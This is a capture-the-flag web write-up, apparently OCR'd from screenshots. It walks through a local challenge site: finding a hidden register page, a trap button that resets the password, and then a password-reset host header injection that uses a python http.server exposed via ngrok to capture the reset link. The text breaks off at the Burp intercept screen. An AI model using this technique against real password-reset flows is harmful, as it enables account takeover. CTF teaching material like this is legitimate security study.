Challenge Writeup

Title: Become admin of this site

Category: web

Author: Gokul


Description:

I heard you’re a hacker can you become admin of this site ?

Points: 100

Walkthrough:

- Home page



Welcoming to become Admin of this site

Login credentials

- Username : admin@tamilctf.com
- Password : secret_password

This was the admin credentials that was in database, due to some cyber attacks all the datas from database was deleted ! Now if you need to login as Admin use the same creds to authenticate but there is no entry in database and no way to Register also !


All the Best !

It shows the admin credentials as

- admin@tamilctf.com
- Secret_password

And its mentioned that it has been deleted due to a cyber attack

If we click the login button we get a login page as below
And whatever usermail and password we type it shows invalid username or password !



Login

Invalid username or password

Your email

email@gmail.com

Your password


password

Sign In

If we see that url http://127.0.0.1:5000/account/login

If we change that login to register we get register page as below

http://127.0.0.1:5000/account/register


Tamil CTF — Mozilla Firefox
Tamil CTF
127.0.0.1:5000/account/register
Kali Linux
Kali Training
Kali Docs
Kali Forums
NetHunter
Video result for wordpr...
http://natas3.natas.lab...
Offensive Security
Exploit-DB
Other Bookmarks
Burp

Good you found a way to Register

Register with same credentials in home page

Your email

email@gmail.com

Your password

password

Confirm password

password again


Sign up

It is said to register with same credentials given in homepage

After registering with the same credentials

- admin@tamilctf.com
- Secret_password

We get the dashboard with congrats message !




Dashboard

Congratulations on successfull Admin login !

This site is so special because anything may happen at any time !


There is a button , click me to get flag , once we click



127.0.0.1:5000

The flag is :

Transferring data from 127.0.0.1...



127.0.0.1:5000

You are tricked HA HA HA


□ Don't allow 127.0.0.1:5000 to prompt you again

Tamil CTF — Mozilla Firefox
127.0.0.1:5000/flagishere
OK
Transferring data from 127.0.0.1...

We get two alert boxes with the message shown in images after we click that button

Then its mentioned that admin has set some automated script to protect his account by reset password whenever the button is clicked (tricky button)

Now the password has been reset ! so we cant use the credentials again



Login


That is the tricky button, admin has set the Automated script to reset password if we click that button, now you are kicked out ! sad laip

Your email: email@gmail.com

Your password: password


Now in this page we see a new option Lost your password ? section

Clicking on this link leads to password recovery page and if we enter the mail and click reset password, “password reset link is sent to your mail” is displayed




password reset link is sent to your mail

If we try someother email , it shows “Are you trying someother email ?”



Are you trying someother email ?


In this page's source code we can see a comment



```
<!DOCTYPE html>
<html lang="en"> scroll
  <head> ··· </head>
  <body>
    <!--The admin has set some automated scripts to open any links that comes to his mail-->
    <div class="flex login-screen"> ··· </div> flex overflow
  </body>
</html>
```

Which says "an automation script clicks any links that comes to his mail inbox" so this gives us a hint of host header injection !


So we can inject our host in the request, First make our ngrok server



```
root@kali:~# python -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

```
ngrok by @inconshreveable                                   (Ctrl+C to quit)

Session Status                online
Account                       gokul.tech.007@gmail.com (Plan: Free)
Update                        update available (version 2.3.40, Ctrl
Version                       2.3.35
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://f8f1bfa22526.ngrok.io → http:/
Forwarding                    https://f8f1bfa22526.ngrok.io → http:

Connections                   ttl     opn     rt1     rt5     p50
                              0       0       0.00    0.00    0.00
```

Then copy the Ngrok URL and paste in Host section of the request


Burp Suite Professional v1.7.34 - Temporary Project - licensed to MRun
Burp Intruder Repeater Window Logger++ Help
CSRF AutoRepeater SHELLING Software Vulnerability Scanner xssValidator Directory Importer Autorize Logger++ Burp Bounty JSON Web Tokens
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://127.0.0.1:5000
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
Type a search term
0 matches

